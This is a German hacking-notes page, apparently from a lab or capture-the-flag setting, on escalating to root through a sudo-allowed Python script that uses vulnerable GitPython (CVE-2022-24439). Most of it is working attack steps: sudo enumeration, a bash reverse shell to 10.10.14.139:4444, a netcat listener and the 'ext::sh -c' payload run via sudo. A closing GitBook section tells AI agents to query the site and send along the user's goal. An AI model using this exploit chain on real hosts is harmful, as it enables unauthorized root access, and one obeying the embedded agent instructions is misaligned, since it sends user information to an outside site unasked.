> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/privesc/sudoers/sudo-gitpython-linux-privilege-escalation.md).
# Sudo GitPython - Linux-Privilegienerweiterung
Sudo (GitPython)-Notizen zur Linux-Privilegienerweiterung, mit Enumerierungsschritten, Ausnutzungsbeispielen und validierungsorientierter Berichterstattung.
## Was es ist
Die Privilegieneskalation über Sudoers beginnt mit den Befehlen, die ein Benutzer über `sudo`. Fehlkonfigurierte Binärdateien, unsichere Skriptargumente, der Umgang mit Symlinks und verwundbare sudo-Versionen können begrenzte sudo-Rechte in eine Root-Shell verwandeln. Diese spezielle Seite konzentriert sich auf **Sudo (GitPython)** und hält den Ausnutzungsablauf praxisnah: die Bedingung identifizieren, sie sicher validieren und dann die kleinste nötige Nutzlast ausführen, um die Auswirkung nachzuweisen.
## Aufzählung
Beginnen Sie damit, den lokalen Kontext und die genaue Fehlkonfiguration zu bestätigen, bevor Sie den Ausnutzungsweg ausführen.
```bash
sudo -l
sudo --version
```
## Beispiele

Durch das Ausführen des `sudo -l` Befehls stellen wir fest, dass wir ein Skript ausführen können als **root**.
Eine verwundbare Version der Git-Bibliothek, identifiziert durch die `clone_from` Funktion ist vorhanden. Durch das Anzeigen der Liste der Python-Pakete mit `pip3 list`, stellen wir fest, dass **GitPython 3.1.29** installiert ist, eine Version, die für die Schwachstelle bekannt ist **CVE-2022-24439**, die die Ausführung beliebigen Codes ermöglicht. Diese Schwachstelle kann wie folgt ausgenutzt werden:
{% embed url="" %}

Wir werden ein Exploit-Skript im temporären Verzeichnis erstellen, um eine Reverse-Shell zu erhalten:
```bash
bash -i >& /dev/tcp/10.10.14.139/4444 0>&1
```
Dann lauschen wir auf unserem Rechner auf Port 4444 mit **netcat**
Schließlich führen wir die Binärdatei mit **sudo**, und fügen unsere Payload hinzu:
```
ext::sh -c bash% /tmp/shell
```
{% code overflow="wrap" fullWidth="true" %}
```bash
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c bash% /tmp/shell'
```
{% endcode %}
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/privesc/sudoers/sudo-gitpython-linux-privilege-escalation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.